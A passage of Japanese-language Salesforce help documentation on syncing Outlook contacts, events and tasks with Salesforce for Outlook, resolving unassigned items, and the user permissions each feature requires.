取引先責任者を更新した場合	最新の変更で両方の取引先責任者が更新されます。レコードが競合する場合は、競合の動作設定によりどちらのレコードを優先するかが決まります。
Salesforce取引先責任者を削除し、Outlook連絡先を更新した場合	Salesforce が優先される場合、Outlook 連絡先が削除され、Outlook が優先される場合、取引先責任者が Salesforce で再作成されます。
Outlook連絡先を削除し、Salesforce取引先責任者を更新した場合	Outlookが優先される場合、Salesforce取引先責任者が削除され、Salesforceが優先される場合、連絡先がOutlookで再作成されます。

特定のレコードを同期から除外する

同期方法に [自動] オプションを選択すると、いくつかの方法で Salesforce for Outlook との同期から特定の項目を除外できます。

- Microsoft® Outlook® で非公開に設定した項目を同期するように選択できます。非公開項目を同期しない場合は、Salesforce for Outlook 設定を開き、同期しない非公開項目の種別を選択解除します。

Outlook で項目を同期し、後でその項目を非公開としてマークした場合、それらの項目は Salesforce に残ります。ただし、対応する Salesforce 項目は、Outlook で項目を変更しても更新を受け取らなくなります。

- 特定の Outlook 項目を同期しない場合は、その項目に非公開のマークが付けられているかどうかに関係なく、Outlook で [*Salesforce と同期しない*] カテゴリに割り当てます。Outlook でのカテゴリの使用についての詳細は、Outlook ドキュメントを参照してください。

Salesforce for Outlook との行動の同期

Salesforce for Outlook を使用して、Outlook および Salesforce の行動の同期を維持できます。行動が Salesforce にあると、取引先責任者、取引先、商談などの関連レコードに行動を割り当てることができます。また、Salesforce カレンダーから行動を作成したり、ミーティングを要請するときに、行動を同期すると自分の空き状況を適切に表示できます。

同期する行動

Outlook 設定は、同期を設定する項目、Outlook と Salesforce のデータフローの方向、データ競合が発生した場合の処理を定義します。設定の行動の条件では、同期する行動を決定します。使用可能な条件は次のとおりです。

- *今日*: 今日または今日以降終了する行動を同期します。開始時刻は、午前 12:00 です。
- *先月*: 先月の初日または初日以降に終了する行動を同期します。
- *過去 N 日間*: *過去 30 日間*など、指定の日数の間、またはそれ以降に終了する行動のみを同期します。

行動の更新は、行動が同期を設定した範囲外の場合、同期が停止されます。

同期すると設定した最初の日に開始する終日の行動、および行動の被招集者は同期しません。複数日の行動は、いずれかの方向で 1 つの行動として同期します。定期的な行動のパターンは、完全に一致する必要があります。Salesforce for Outlook では、開始日ではなく終了日を基準に行動の同期をとります。たとえば、現在と将来の行動のみの同期をとる場合、昨日開始した 2 日間にわたる行動も同期の対象になります。

行動を一致させる方法

行動を初めて同期するとき、それらの行動を同じ件名と日時を持つ既存の行動とリンクさせるか、一致する行動がない場合は新しい行動を作成します。

行動を Salesforce レコードに割り当てる方法

Salesforce に行動を追加したら、[私の未解決の項目] ページまたは行動レコードの [関連先] 項目および [名前] 項目を使用してその他のレコードに行動を割り当てることができます。行動は、関連付けられているレコードの [活動履歴] または [活動予定] 関連リストに追加されます。行動に必須カスタム項目がある場合、または項目が未解決の行動リストに追加された後に活動のカスタム項目が必要になった場合は、変更を保存できません。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

行動を Outlook から Salesforce に同期する手順は、次のとおりです。

- 行動に対する「参照」および「編集」、行動の同期方向を *「Outlook から Salesforce」* に設定

行動を Salesforce から Outlook に同期する手順は、次のとおりです。

- 行動に対する「参照」および「編集」、行動の同期方向を *[Salesforce から Outlook]* に設定

行動を双方向に同期する

- 行動に対する「参照」および「編集」、行動の同期方向を *[双方向同期]* に設定

複数日の行動を同期する

- 活動に対する「複数日の行動の有効化」

Salesforce で同期した行動を確認するユーザ

非公開としてマークされていない行動は Salesforce で自分およびロール階層内で自分より上位のユーザ、および関連付けられているレコードにアクセスできるユーザに表示されます。また、カレンダーを表示するために、他のユーザ、個人、公開グループ、ロール、またはロール & 下位ロールに対してアクセスを許可できます。

特定のレコードを同期から除外する

同期方法に [自動] オプションを選択すると、いくつかの方法で Salesforce for Outlook との同期から特定の項目を除外できます。

- Microsoft® Outlook® で非公開に設定した項目を同期するように選択できます。非公開項目を同期しない場合は、Salesforce for Outlook 設定を開き、同期しない非公開項目の種別を選択解除します。

  Outlook で項目を同期し、後でその項目を非公開としてマークした場合、それらの項目は Salesforce に残ります。ただし、対応する Salesforce 項目は、Outlook で項目を変更しても更新を受け取らなくなります。

- 特定の Outlook 項目を同期しない場合は、その項目に非公開のマークが付けられているかどうかに関係なく、Outlook で [*Salesforce と同期しない*] カテゴリに割り当てます。Outlook でのカテゴリの使用についての詳細は、Outlook ドキュメントを参照してください。

Salesforce for Outlook を使用した定期的な行動の同期の概要

定期的な行動を同期するように組織が設定されている場合、Salesforce for Outlook を使用して Outlook と Salesforce 間で定期的な行動を同期できます。次のパターンで、繰り返しを同期できます。

- 毎日
- 毎週
- 毎月
- 毎年

定期的な行動が Salesforce に同期されると、取引先責任者、取引先、商談などの関連レコードに繰り返しを割り当てることができます。また、Salesforce カレンダーから行動を作成したり、ミーティングを要請するときに、定期的な行動を同期すると自分の空き状況を適切に表示できます。

定期的な行動は [私の未解決の項目] ページには表示されない。代わりに、カレンダーの定期的な行動に直接移動して、定期的な行動を Salesforce レコードに関連付けることができます。

Outlook と Salesforce との違いについて

定期的な行動は Outlook と Salesforce とで動作が異なります。

対象	把握する必要のある内容
行動の範囲	繰り返しに 100 回を超える行動が含まれる場合は、Salesforce for Outlook では Salesforce で 100 回の定期的な行動を作成します。 100 回分の期間が経過したら、Salesforce for Outlook では、他のグループの行動を自動的に追加して、再度、将来の行動の合計回数が最大 100 回になるようにします。Salesforce がこれらのグループを追加するスケジュールは、経過した行動の回数、前回同期し日時、既存の行動を変更したかどうかによって異なります。
毎月の行動	Salesforce for Outlook では、Outlook の繰り返しパターンオプション [weekend day] はサポートされません。
毎年の行動	Salesforce for Outlook では、毎年繰り返す行動を設定できます。Outlook の繰り返しパターンの [繰り返す間隔] オプションに *1* 以外の数字を入力すると、Salesforce for Outlook では定期的な行動を同期しません。つまり、隔年、3 年ごとではなく、1 年ごとの繰り返しを設定できます。 また、Salesforce for Outlook では、Outlook の繰り返しパターンオプション [weekend day] はサポートされません。

エディション

設定に使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

定期的な行動を Outlook および Salesforce との間で同期する

- 「定期的な行動」および、行動に対する「参照」と「編集」、および行動の同期方向が次のいずれかの方向に設定されている

  「Outlook から Salesforce」、

  Salesforce から Outlook、または

  双方向同期

対象	把握する必要のある内容
24 時間を超える行動	Salesforce は、24 時間を超える定期的な行動はサポートしません。

定期的な行動の変更

定期的な行動を変更できますが、個別に変更した行動の詳細を失わないように、回避すべき内容は把握しておく必要があります。

変更内容	把握する必要のある内容
Outlook での定期的な行動	このような変更は、Salesforce では個別に変更された行動に伝搬されません。 たとえば、行動の予約時間を変更し、後で定期的な行動全体の予約時間を変更するとします。この定期的な行動の予約時間の変更は、1つの変更された行動には伝搬されません。 重要な変更には次への変更が含まれます。 • 予約時間 • 繰り返しパターン • 行動の範囲 定期的な行動に重要な変更を行うと、個別に変更した行動の変更が失われます。
Outlook での定期的な予定の開始日	Salesforce では、すでに発生した開始日への変更はサポートされません。
Salesforce での定期的な行動の終了日	これは、Outlook 内の重要な変更で、定期的な行動内の個別の行動に対して行ったすべての変更がクリアされます。このような変更は Outlook には伝搬されません。Outlook で終了日を変更できますが、このような重要な変更を行うと、Outlook および Salesforce の両方で、個々の行動に対して行ったすべての変更がクリアされます。
個々の行動	• 定期的な行動に重要な変更を行うと、それらの変更が失われる可能性があります。 • ある行動を削除して、後続の行動をその場所に移動させると、Salesforce for Outlook で Salesforce が適切に更新されません。代わりに、Outlook で削除した行動が、その場所に移動させた行動と共に Salesforce に残ります。 たとえば、Outlook で定期的な行動を変更します。10 月 4 日の行動を削除して、10 月 5 日の行動をその場所に移動させます。Salesforce には、10 月 4 日の 2 つの行動 (削除した行動と、その場所に移動させた行動) が表示されます。10 月 5 日の行動はありません。 • Outlook の変更は、Salesforce の変更に重要な変更が含まれているかどうかに関わらず、Salesforce の行動に伝搬されます。ただし、Salesforce で削除された行動は削除されたままになるため、Outlook で個別に変更された行動には置き換えられません。

ToDo の Salesforce for Outlook との同期

Microsoft® Outlook® と Salesforce ToDo の同期を維持します。

ToDo が Salesforce にあると、取引先責任者、取引先、商談などの関連レコードに ToDo を割り当てることができます。

同期する ToDo

Outlook 設定は、同期を設定する項目、Outlook と Salesforce のデータフローの方向、データ競合が発生した場合の処理を定義します。構成の ToDo の条件では、同期する ToDo を決定します。使用可能な条件は次のとおりです。

- *今日* — 今日または今日以降に終了する ToDo を同期します。開始時刻は、午前 12:00 です。
- *先月* — 先月の初日または初日以降に終了する ToDo のみを同期します。
- *過去 N 日間* — *過去 30 日間*など、指定した日数を遡る過去の日またはそれ以降に終了する ToDo (タスク) を同期します。

Salesforce for Outlook では、すべての種類の ToDo が同期されるわけではありません。次の種類の ToDo は、ToDo 条件で設定された日付範囲外になるまで同期します。

- Outlook に対する Salesforce の定期的な ToDo
- 完了した ToDo (Salesforce for Outlook で同期した後に完了とマークされた場合)
- 延期された ToDo
- 処理中の ToDo
- 未開始の ToDo
- 繰り返し ToDo (Salesforce で作成したもの)
- フォローアップフラグが設定された ToDo
- 他の人の ToDo を待機中

同期しない ToDo

- Salesforce に対する Outlook の定期的な ToDo (タスク)
- 完了した ToDo (Salesforce for Outlook で同期する前に完了とマークされた場合)
- フォローアップ用にメールまたは取引先責任者にフラグを設定したときに自動的に作成された ToDo

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

ToDo を Outlook から Salesforce に同期する
- ToDo に対する「参照」および「編集」、ToDo の同期方向を *「Outlook から Salesforce」* に設定

ToDo を Salesforce から Outlook に同期する
- ToDo に対する「参照」および「編集」、ToDo の同期方向を *[Salesforce から Outlook]* に設定

ToDo を双方向に同期する
- ToDo に対する「参照」および「編集」、行動の同期方向を *[双方向同期]* に設定

ToDo を一致させる方法

ToDo を初めて同期するとき、それらの ToDo を同じ件名と期日を持つ既存の ToDo とリンクさせます。ToDo に期日が割り当てられていない場合は、同じ件名のみを使用して ToDo とリンクさせます。

ToDo の Salesforce レコードへの割り当て方法

Salesforce に ToDo を追加したら、[私の未解決の項目] ページまたは ToDo レコードの [関連先] 項目および [名前] 項目を使用してその他のレコードに ToDo を割り当てることができます。ToDo は、関連付けられているレコードの [活動履歴] または [活動予定] 関連リストに追加されます。ToDo に必須カスタム項目がある場合、または項目が未解決の ToDo リストに追加された後に活動のカスタム項目が必要になった場合は、変更を保存できません。

特定のレコードを同期から除外する

同期方法に [自動] オプションを選択すると、いくつかの方法で Salesforce for Outlook との同期から特定の項目を除外できます。

- Microsoft® Outlook® で非公開に設定した項目を同期するように選択できます。非公開項目を同期しない場合は、Salesforce for Outlook 設定を開き、同期しない非公開項目の種別を選択解除します。

  Outlook で項目を同期し、後でその項目を非公開としてマークした場合、それらの項目は Salesforce に残ります。ただし、対応する Salesforce 項目は、Outlook で項目を変更しても更新を受け取らなくなります。

- 特定の Outlook 項目を同期しない場合は、その項目に非公開のマークが付けられているかどうかに関係なく、Outlook で [*Salesforce と同期しない*] カテゴリに割り当てます。Outlook でのカテゴリの使用についての詳細は、Outlook ドキュメントを参照してください。

同期した取引先責任者の取引先の自動割り当て

取引先責任者を Outlook から同期すると、Salesforce for Outlook では、それらの取引先責任者を取引先に割り当てるように試みます。

この表は、取引先割り当てプロセスを説明したものです。

条件	結果
取引先責任者の会社が、1 つの Salesforce 取引先に一致する場合	取引先責任者がその取引先に割り当てられます。
取引先責任者の会社が、複数の Salesforce 取引先に一致する場合、または一致しない場合	取引先責任者が Salesforce の [私の未解決の項目] に送信されます。[私の未解決の項目] には、取引先責任者ホームページまたは Salesforce for Outlook システムトレイアプリケーションからアクセスできます。このリストを使用して、既存の取引先に取引先責任者を手動で割り当てたり、取引先を新規作成したり、取引先責任者が非公開であることを確認したりすることができます。
取引先責任者に会社名がない場合	取引先責任者は非公開の取引先責任者として処理され、[私の未解決の項目] に送信されません。
Outlook で取引先責任者の会社が変更された場合	該当する取引先が Salesforce に見つからない場合は、取引先責任者がその取引先に割り当てられます。見つからない場合は、解決のため取引先責任者が [私の未解決の項目] に送信されます。
未解決の取引先責任者が Outlook で削除された場合	次回リストを開いたときに、取引先責任者が [私の未解決の項目] から削除されます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

取引先を割り当てる
- 取引先に対する「参照」、取引先責任者に対する「編集」

取引先を新規作成する
- 取引先に対する「作成」、取引先責任者に対する「編集」

および

「簡易作成の表示」

条件	結果
未解決の取引先責任者が Outlook で変更された場合	取引先責任者レコードが[私の未解決の項目]で更新されます。取引先責任者の会社が変更されると、Salesforce は取引先責任者の情報が既存の取引先と一致するかどうかを確認し、一致した場合は取引先責任者を取引先に割り当てます。

Microsoft® Outlook® 項目と Salesforce の同期方法の管理

Outlook項目を希望する方法(同期する項目を選択、またはすべての項目を同期して同期の対象外にする項目を選択)でSalesforceと同期するために、Outlookカテゴリを使用して取引先責任者、行動、およびToDoを管理します。

Windows® システムトレイから同期設定を表示し、Outlook 項目を Salesforce と同期する方法を管理します。

1. システムトレイで Salesforce for Outlook アイコン ( ) を右クリックします。



2. [設定] をクリックして、[次へ] をクリックします。
3. ［選択した Outlook 項目のみを同期する］オプションまたは［すべての Outlook 項目を同期する］オプションのどちらを使用して項目の同期が設定されているかを確認します。
   - ［選択した Outlook 項目のみを同期する］オプションを使用して同期が設定されていると、選択した Outlook 項目のみが Salesforce for Outlook で同期されます。同期する項目にカテゴリ［Salesforce と同期する］を割り当て (ページ 1939)ます。
   - ［すべての Outlook 項目を同期する］オプションを使用して同期が設定されていると、すべてのOutlook 項目が Salesforce for Outlook で同期されます。同期の対象外にする項目にカテゴリ［Salesforce と同期しない］を割り当て (ページ 1940)ます。
4. [キャンセル] をクリックします。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

Microsoft® Outlook® 項目と Salesforce の同期の選択

Salesforce for Outlook で［選択した Outlook 項目のみを同期する］オプションを使用してOutlook取引先責任者、行動、およびToDoをSalesforceと同期するよう設定されている場合は、同期する Outlook 項目を選択する必要があります。

1. Outlook で、同期する取引先責任者 (連絡先)、行動 (イベント)、ToDo (タスク) を選択します。
2. Outlook リボンの [分類] をクリックします。
3. カテゴリ［Salesforce と同期する］を選択します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

分類された項目の同期は、次回の同期サイクルで開始します。

Microsoft® Outlook® 項目と Salesforce の同期の回避

Salesforce for Outlook で [すべての Outlook 項目を同期する] オプションを使用して Outlook 取引先責任者、行動、および ToDo を Salesforce と同期するように設定されている場合でも、同期しない項目を制御できます。

1. Outlook で、同期の対象外にする取引先責任者、行動、ToDo を選択します。
2. Outlook リボンの [分類] をクリックします。
3. カテゴリ [Salesforce と同期しない] を選択します。
   分類された項目の同期は、次回の同期サイクル後に停止します。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

私の未解決の項目


Salesforce for Outlook、Lightning Sync、またはメール to Salesforce を使用して項目を同期したり、メールアプリケーションから Salesforce にメールを追加したりすると、これらの機能が自動的には Salesforce レコードに割り当てることができないすべての項目が [私の未解決の項目] に表示されます。

日常的な作業の一環として、このページを使用し、注意が必要な未解決の項目を管理します。定期的な行動は [私の未解決の項目] ページには表示されません。代わりに、カレンダーの定期的な行動に直接移動して、定期的な行動を Salesforce レコードに関連付けることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方 (Windows システムトレイから Salesforce for Outlook 項目を解決するようメッセージが表示された場合のみ)

使用可能なエディション: すべてのエディション



1. サイドバーの [未解決の項目] ショートカットを使用して、[私の未解決の項目] ページに簡単にアクセスします。
2. [取引先責任者]、[行動]、および [ToDo] タブを使用して、種別ごとに未割り当て項目をすばやく確認します。
3. 未割り当て項目を表示します。
4. 手動または Salesforce のおすすめを使用して、項目を Salesforce レコードに割り当てるか、未割り当てのままにすることを確認します。

項目の解決を簡単にする機能の使用

次の機能を使用すると項目をすばやく簡単に解決することができます。

目的	使用する機能	時間の節約につながる理由
複数の項目を同時に割り当てる	バッチ編集	1 つのキューで同時に最大 50 個の項目を割り当てられます。
Salesforce からおすすめの提示を受ける	おすすめ	Salesforce は、項目を割り当てられる取引先責任者、ケース、および商談の推奨事項を提示します。これらの推奨事項を表示しない場合は、[おすすめを無効にする] リンクをクリックします。有効にする場合は、[おすすめを有効にする] リンクをクリックします。 おすすめは、ルックアップで取引先責任者を選択し、関連リストが空である場合にのみ表示されます。おすすめは、次の条件に基づいて表示されます。 • 取引先:取引先責任者が親となる取引先を持っているか、取引先の取引先責任者ロールを持っている • ケース: 取引先責任者がケースに関連している • 商談: 取引先責任者が、商談で取引先責任者ロールを持っている

同期した取引先責任者の解決

Salesforce for Outlook または Lightning Sync を使用してメールアプリケーションから取引先責任者を同期するとき、その会社に基づいて取引先に自動的に割り当てられる取引先責任者もありますが、それ以外のものは、[私の未解決の項目]に追加されます。そこでは、取引先責任者を Salesforce の取引先に割り当てるか、未割り当てのままにすることを確認するかのいずれかが可能です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方 (Windows システムトレイから Salesforce for Outlook 項目を解決するようメッセージが表示された場合のみ)

使用可能なエディション: すべてのエディション

ユーザ権限

未解決の取引先責任者を表示または編集する
- 取引先責任者に対する「編集」、取引先に対する「参照」

  および

  取引先責任者に対する同期の有効化

取引先を新規作成する
- 取引先責任者に対する「編集」、取引先に対する「作成」

  および

  「簡易作成の表示」

1. サイドバーショートカットの[未解決の項目]から未解決の取引先責任者にアクセスします。
2. 次のいずれかの方法で、各取引先責任者を解決します。
   - 取引先を割り当てる。
     - ドロップダウンリストの [提案された取引先を選択する] の下から取引先を選択します。取引先責任者の会社に基づいて一致しそうなものを検出した場合にのみ、取引先を提案します。提案される取引先には、[取引先名] 項目と、取引先検索レイアウトの中で定義されている、その他の最初の 3 つの項目を常に表示します。組織に、特定の取引先が取引先責任者に割り当てられないようにする取引先責任者のルックアップ検索条件がある場合、そのような取引先は提案される取引先としては表示されませんし、また、取引先責任者に割り当てることもできません。
     - *[Salesforce.com の検索...]* を選択します。ルックアップでは、[新規] をクリックして取引先情報を入力し、さらに [保存] をクリックするか、または、検索条件を入力して [Go!] をクリックし、該当する取引先をクリックします。ルックアップが表示されない場合は、最初に Salesforce のポップアップを使用する必要がある場合があります。
   - 未割り当てのままにする: 取引先を持たない取引先責任者は未割り当てのままにすると確認する場合は、ドロップダウンリストから *[新しい取引先を割り当てない]* を選択します。未割り当ての取引先責任者は、Salesforce レコードには関連付けられず、自分とシステム管理者のみが参照できます。
   - 競合がある場合に取引先責任者を選択する: メールの連絡先と Salesforce の取引先責任者の会社が異なる場合、ドロップダウンリストから *[新しい取引先を割り当てない]* をクリックして、他方の情報で上書きします。Salesforce を優先するよう設定している場合、Salesforce の取引先によってメールの連絡先の会社情報を上書きし、メールの連絡先を優先するよう設定している場合は、メールの連絡先の情報で Salesforce 取引先を上書きします。
   - 選択を取り消す: ドロップダウンリストから、*[–指定なし–]* を選択します。
3. [保存] をクリックして、変更を保存します。変更した項目はすべて、リストから削除されます。残りの項目は同期を継続し、いつでも戻って解決できます。[キャンセル] をクリックすると、そのページでの変更をすべて破棄します。取引先に割り当てられたすべての取引先責任者が、その取引先の取引先責任者関連リストに示されるようになります。

メモ: 取引先責任者の解決は、取引先責任者を非公開にするか、取引先に割り当てるかすることにより、取引先責任者レコードからも行えます。

未解決の取引先責任者リストは、標準のリストビューのように機能します。[編集] または [新規ビューの作成] をクリックし、条件を定義したり列をカスタマイズしたりします。

同期した行動の解決

Salesforce for Outlook または Lightning Sync を使用して、メールアプリケーションから不定期な行動を同期すると、Salesforce カレンダーと [私の未解決の項目] ページに表示されます。このページを使用して、行動を関連する Salesforce レコードに割り当てるか、未割り当てのままにすることを確認するかのいずれかが可能です。

メモ: 定期的な行動は [私の未解決の項目] ページには表示されません。代わりに、カレンダーの定期的な行動に直接移動して、定期的な行動を Salesforce レコードに関連付けることができます。

1. サイドバーショートカットの [未解決の項目] から未解決の行動にアクセスします。
2. 行動を解決する方法に応じて、次のアクションのいずれかを選択します。
   - 関連レコードに割り当てる: 一方または両方の項目に関連レコードを入力します。必要に応じて、まず、ドロップダウンリストから正しいレコードタイプを選択します。リードを割り当てる場合、それ以上のレコードの割り当てはできません。割り当てをキャンセルするには、入力をクリアします。
   - 未割り当てのままにする: [割り当てない] をクリックします。社内ミーティングや個人的な予定など、割り当てられていない行動は他のレコードにはリンクされず、自分だけに表示されます。
3. [保存] をクリックして、変更を保存します。変更した項目はすべて、リストから削除されます。残りの項目は同期を継続し、いつでも戻って解決できます。[キャンセル] をクリックすると、そのページでの変更をすべて破棄します。行動は、関連付けられているレコードの [活動履歴] または [活動予定] 関連リストに追加されます。行動に必須カスタム項目がある場合、または項目が未解決の行動リストに追加された後に活動のカスタム項目が必要になった場合は、変更を保存できません。

メモ: また、行動レコードを非公開にするか、［関連先］項目と［名前］項目を使用して他の Salesforce レコードに割り当てることにより、行動レコードの行動を解決することもできます。割り当てられた行動や非公開の行動は、未解決の行動リストから自動的に削除されます。行動の説明を表示するには、件名の横にある ▸ をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方 (Windows システムトレイから Salesforce for Outlook 項目を解決するようメッセージが表示された場合のみ)

使用可能なエディション: すべてのエディション

ユーザ権限

未解決の行動を表示または編集する
- 行動に対する「編集」、行動に割り当てるオブジェクトに対する「参照」

  および

  行動に対する同期の有効化

Salesforce レコードを新規作成する
- 行動に対する「編集」

  および

  それらのオブジェクトに対する「簡易作成の表示」および「作成」

最近使用したデータを関連レコード項目に表示する
- 検索設定での「ルックアップのオートコンプリート」

同期した Outlook ToDo の解決

Salesforce for Outlook を使用して、Outlook から ToDo を同期すると、[私の未解決の項目]ページに表示されます。このページを使用して、ToDo を関連する Salesforce レコードに割り当てるか、未割り当てのままにすることを確認するかのいずれかが可能です。

1. サイドバーショートカットの[未解決の項目]から未解決のToDoにアクセスします。
2. ToDo を解決する方法に応じて、次のアクションのいずれかを選択します。
   - 関連レコードに割り当てる:一方または両方の項目に関連レコードを入力します。必要に応じて、まず、ドロップダウンリストから正しいレコードタイプを選択します。リードを割り当てる場合、それ以上のレコードの割り当てはできません。割り当てをキャンセルするには、入力をクリアします。
   - 未割り当てのままにする:[割り当てない]をクリックします。社内ミーティングや個人的な予定など、割り当てられていない ToDo は他のレコードにはリンクされず、自分のみに表示されます。
3. [保存] をクリックして、変更を保存します。変更した項目はすべて、リストから削除されます。残りの項目は同期を継続し、いつでも戻って解決できます。[キャンセル] をクリックすると、そのページでの変更をすべて破棄します。ToDo は、関連付けられているレコードの [活動履歴] または [活動予定] 関連リストに追加されます。ToDoに必須カスタム項目がある場合、または項目が未解決の ToDo リストに追加された後に活動のカスタム項目が必要になった場合は、変更を保存できません。

メモ: また、［関連先］項目と［名前］項目を使用して他の Salesforce レコードに割り当てることにより、ToDoレコードのToDoを解決することもできます。割り当てられた ToDo は、未解決の ToDo リストから自動的に削除されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方 (Windows システムトレイから Salesforce for Outlook 項目を解決するようメッセージが表示された場合のみ)

使用可能なエディション: すべてのエディション

ユーザ権限

未解決のToDoを参照または編集する
- ToDo に対する「編集」、ToDo に割り当てるオブジェクトに対する「参照」

  および

  ToDo に対する同期の有効化

Salesforce レコードを新規作成する
- ToDo に対する「編集」

  および

  それらのオブジェクトに対する「簡易作成の表示」および「作成」

最近使用したデータを関連レコード項目に表示する
- 検索設定での「ルックアップのオートコンプリート」

Salesforce for Outlook で同期している項目の削除

1 つのシステムの項目を削除するだけで、Salesforce for Outlook で同期している項目を Salesforce と Outlook の両方から削除します。定期的な ToDo や最近更新した項目を削除する場合、特別な対応が必要です。

まず、削除する取引先責任者、行動、または ToDo の同期方向を確認します。次に、同期元のシステムから項目を削除します。項目が両方向に同期するように設定されている場合、どちらのシステムからでも項目を削除できます。

この結果、もう一方のシステムの対応する項目が Salesforce for Outlook によって自動的に削除されます。

メモ: 定期的な ToDo は、Salesforce からのみ同期するため、これらの項目を削除する前に同期方向を確認する必要はありません。定期的な ToDo は、必ず Salesforce で削除してください。

1. 個人設定から、[クイック検索] ボックスに *Salesforce for Outlook* と入力し、[私の設定を表示] をクリックします。
2. 削除する取引先責任者、行動、または (非定期的な) ToDo の同期方向の設定を確認します。
3. 同期元のシステムで項目を削除します。
   たとえば、Outlook から Salesforce に同期するように設定されている取引先責任者を削除する場合、Outlook で取引先責任者を削除します。
   削除した項目は、次回の同期サイクルで両方のシステムから削除されます。

項目が両方のシステムから削除されていない場合、Salesforce for Outlook で削除よりも更新が優先されている状態で、自分または別の営業担当が同じ同期サイクル内にそのレコードを更新した可能性があります。この動作は、いずれかのユーザの Salesforce for Outlook で設定されている [競合動作] が原因で、一方のシステムの更新がもう一方の削除よりも「優先」されている場合に発生します。この場合、両方のシステムからレコードを削除するために、もう一度レコードを削除します。または、その項目に注意を払っている同僚がわかっている場合は、まずはその同僚に相談することもできます。

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

ユーザ権限

Salesforce と Outlook 間で同期している項目を削除する
- ユーザが削除するすべてのオブジェクトに対する「削除」

Microsoft® Outlook® での Salesforce レコードの表示

ユーザ権限

Outlook で Salesforce サイドパネルを表示する	Outlook 設定の「サイドパネル」
Outlook のメール (添付ファイルを含む)、行動、ToDo を Salesforce レコードに追加する	Outlook 設定の「メールを追加」
特定のメール添付ファイルを Salesforce に追加する	Outlook 設定の「ユーザに添付ファイルの選択を許可する」

エディション

この機能を管理可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

メール(添付ファイルを含む)、行動、ToDo を複数の取引先責任者に追加する	[活動設定]の「ユーザが複数取引先責任者を ToDo と行動に関連付けられるようにする」
ToDo を受け入れる複数の Salesforce レコードにメールを追加する	Salesforce カスタマーサポートに問い合わせる

重要な Outlook メールに関連する Salesforce 取引先責任者およびリードを Outlook で直接把握します。Salesforce サイドパネルには、Outlook メール、行動、ToDo を追加できる Salesforce レコードが表示されます。

